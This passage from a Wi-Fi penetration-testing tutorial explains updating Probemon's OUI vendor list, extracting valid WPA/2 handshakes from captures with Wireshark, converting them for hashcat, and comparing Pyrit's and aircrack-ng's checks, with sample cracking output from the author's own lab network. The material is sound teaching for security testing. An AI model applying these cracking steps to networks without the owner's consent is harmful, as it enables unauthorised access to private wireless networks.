  000393       (base 16)            Apple
                             1 Infinite Loop
                             Cupertino CA 95014
                             UNITED STATES
  00-03-94   (hex)           Connect One
  000394       (base 16)            Connect One
                             2 Hanagar Street
                             Kfar Saba 44425
```

Probemon is a really nice script with lots of useful feature like live scrolling(--log), Received Signal Strength Indicator(--rssi) for client signal strength. It even displays the vendor of the device detected, but there is no option to update the OUI list within the script, so I have to write a little workaround to update the script.

See the update.sh in the Probemon folder, just run it to update the OUI database.

```
chmod +x update.sh     #make it executable
./update.sh            #run update.sh as root
```

How to manually update OUI List?

Move to netaddr/eui.

```
cd "/usr/local/lib/python2.7/dist-packages/netaddr/eui/"
```

Rename existing oui.txt to oui.txt.old, for backup.

```
mv oui.txt oui.txt.old
```

Download the latest OUI.txt file from IEEE.org.

```
wget "http://standards-oui.ieee.org/oui/oui.txt"
```

Update the database for the latest oui.txt file

```
sudo python ieee.py
```

ieee.py detects the oui.txt and inserts the available data into the database file (oui.idx, iab.idx)

Handshake Validation

It is very often that we end up with an invalid handshake and it does nothing but wastes our precious time during penetration tests.

Existence of a valid WPA/2 Handshake should be verified beforehand. This check could save you countless wasted hours.

We will use Wireshark to analyse and extract valid WPA/2 handshakes from capture files.

Requirements:

You Must Already Have a Handshake

Fundamentally, there are 2 ways of verification:

1. Manually
2. Using automated tools

Manually: Using Wireshark Packet Analyser

Step 1: Open your pcap file with Wireshark (as root)

```
wireshark capture.cap &
```

Step 2: Filter your MAC, EAPoL and beacon frames

Apply a display filter to the .cap file so we only see what we need.
We need to see beacon and eapol frames.

Wireshark Filter:

```
wlan.addr==EC:1A:59:43:3F:FD && eapol or wlan.fc.type_subtype==0x08
```

Command Breakdown:

wlan.addr==EC:1A:59:43:3F:FD:		Wireless LAN address, <Mac address>
eapol:		Extensible Authentication Protocol (EAP) over LAN
wlan.fc.type_subtype==0x08:		
	fc:	Management control frames
	type_subtype==0x08:	0x08 is the subtype value for Beacon frames, see Frame Type Table under appendix

Replace *EC:1A:59:43:3F:FD* with the MAC of your Access Point.

1. Locate a beacon frame in the info column.
2. Right click the beacon frame, and select "Mark Packet (Toggle)". Now the beacon frame should be black because it is marked.
3. Now that we have a beacon selected, we need two more packets marked as key 1 and 2 of the 4-way Handshake

You could do all four, but it isn't necessary. You can see parts of the handshake in the info column, labelled "key (msg 1/4)" etc.
You must have the beacon we already marked, and additionally mark key msg *1/4* and key msg *2/4* by right clicking the packet and selecting *Mark Packet toggle.*

Parts 1 and 2 of the handshake must be in the correct order or the handshake will be invalid and never crack.
Key things to keep in mind while validation check:

1. You want part 1 and 2 to be beside each other in a sequence.
2. Don't mix key parts from multiple sequences.
3. Sequences start at 1/4 and end at 4/4.
4. In the image, any part 1 in the upper sequence will go with part 2 in the upper sequence avoid out of order sequences.
5. You should now have three packets marked, a beacon, msg 1, and msg 2.

Now that the packets are marked

1. Go to upper right corner. **File** > **Save as**
2. Set a filename, say clean.cap
3. Select "*Marked Packets Only*" to save only *good* handshake packets.

Next you can check the new capture file using aircrack-ng.

If all went well you will see 1 handshake because that is all that is in the pcap file.

- If ESSID is absent, that means you didn't get the beacon packet.
- If there is no handshake it means you didn't get the right key messages.

Now that you have a clean pcap file, you can convert it to an hccap file for use with hashcat. Aircrack does the conversion.

Syntax: aircrack-ng <pcap filename> -J <Hashcat Capture filename>

```
aircrack-ng clean.cap -J clean
```

This will create a Hashcat Capture file, clean.hccap


Using tools like: Aircrack-ng, Pyrit

As you may know already, *pyrit* can analyse handshake files and tell you in a rather cryptic way if your handshake is good or not. It isn't always right.
aircrack-ng also has some problems checking if handshakes are valid.

We will use the same techniques discussed above to extract and modify the contents of .cap files. Regardless of what the programs report I've tested every example below and every example is crack able except example 4.

Example 1:

Our previously cleaned cap file which we know has a good handshake.



No.	Source	Protocol	Destination	Info
331	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 1 of 4)
333	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 1 of 4)
336	Apple_3a:c4:2f	EAPOL	Tp-LinkT_6e:b0:8a	Key (Message 2 of 4)
340	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
862	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1328	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1329	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1330	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1331	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1336	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1337	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1338	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1339	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1370	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 1 of 4)
1372	Apple_3a:c4:2f	EAPOL	Tp-LinkT_6e:b0:8a	Key (Message 2 of 4)
1374	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1376	Apple_3a:c4:2f	EAPOL	Tp-LinkT_6e:b0:8a	Key (Message 4 of 4)

Pyrit says it's no good.

```
pyrit -r rootsh3ll-01.cap analyze
```

```
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'rootsh3ll-01.cap' (1/1)...
Parsed 12 packets (12 802.11-packets), got 1 AP(s)

#1: AccessPoint 64:66:b3:6e:b0:8a ('rootsh3ll'):
No valid EAOPL-handshake + ESSID detected.
```

Aircrack-ng says its good. (aircrack is correct because it cracks successfully)

```
aircrack-ng capfile.cap -w rockyou.txt
```

```
                                 Aircrack-ng 1.2 rc4

      [00:00:46] 36108/9822765 keys tested (797.64 k/s)

      Time left: 3 hours, 24 minutes, 39 seconds                0.37%

                         KEY FOUND! [ iamrootsh3ll ]
      Master Key     : 1F 4B 02 FE 4C 82 F4 E0 26 2E 60 97 E7 BA D1 F1
                       92 83 B6 68 7F 08 4F 73 33 1D B8 6C 62 49 8B 40

      Transient Key  : D9 E6 11 68 BC F0 0D DF 75 BB 36 ED 38 F2 8A 22
                       BA DA 5F 97 CF 2E 6F B1 49 3A 53 2B 45 78 7C 0C
                       56 C8 EC D5 BD 64 99 04 E7 0C 1A 7C 2C D7 87 C4
                       D5 90 50 E6 ED 40 60 94 BB C9 06 AA 55 35 FF 88

      EAPOL HMAC     : 99 92 11 87 16 7C 8D F2 D1 F9 9B 8E DF 6F 4D 86
```

Example 2:
Pyrit loves its message 3 and 4 packets, so we will give it some, from the same sequence as message 1 and 2 of course.

Pyrit is happy to have all four parts of the handshake, but labels the capture file as "workable". Aircrack was able to crack it as before.

```
pyrit -r clean.cap analyze
```

```
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'clean.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

#1: AccessPoint 64:66:b3:6e:b0:8a ('rootsh3ll'):
  #1: Station 2c:33:61:3a:c4:2f, 1 handshake(s):
    #1: HMAC_SHA1_AES, workable, spread 1
```


Example 3:
By selecting packets located closer together, Pyrit now reports the capture as "good" instead of "workable".

Pyrit likes this better...

```
pyrit -r clean.cap analyze
```

```
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'clean.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

#1: AccessPoint 64:66:b3:6e:b0:8a ('rootsh3ll'):
  #1: Station 2c:33:61:3a:c4:2f, 1 handshake(s):
    #1: HMAC_SHA1_AES, good*, spread 1
```

Example 4:
In this example, I chose key message 4 from a different sequence from 1,2 and 3.



No.	Source	Protocol	Destination	Info
331	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 1 of 4)
333	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 1 of 4)
336	Apple_3a:c4:2f	EAPOL	Tp-LinkT_6e:b0:8a	Key (Message 2 of 4)
340	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
862	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1328	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1329	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1330	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1331	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1336	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1337	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1338	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1339	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1370	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key
1372	Apple_3a:c4:2f	EAPOL	Tp-LinkT_6e:b0:8a	Key (Message 2 of 4)
1374	Tp-LinkT_6e:b0:8a	EAPOL	Apple_3a:c4:2f	Key (Message 3 of 4)
1376	Apple_3a:c4:2f	EAPOL	Tp-LinkT_6e:b0:8a	Key (Message 4 of 4)

YOU SHOULD NOT DO THAT.

This time, Pyrit says its bad.

```
pyrit -r clean.cap analyze
```

```
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'clean.cap' (1/1)...
Parsed 4 packets (4 802.11-packets), got 1 AP(s)

#1: AccessPoint 64:66:b3:6e:b0:8a ('rootsh3ll'):
  #1: Station 2c:33:61:3a:c4:2f, 1 handshake(s):
    #1: HMAC_SHA1_AES, bad*, spread 1
```

Aircrack-ng can't tell that the m1 and m2 packets are out of sequence and thinks there is a valid handshake. It will run forever or until it exhausts the wordlist which can waste hundreds, if not thousands of hours.

Conclusion:

Pyrit often reports good cap files as bad, and that's a bad thing. Aircrack-ng can report bad files as good, and that's worse. Check your own cap files and weed out what you don't need. And remember, Stay in one sequence.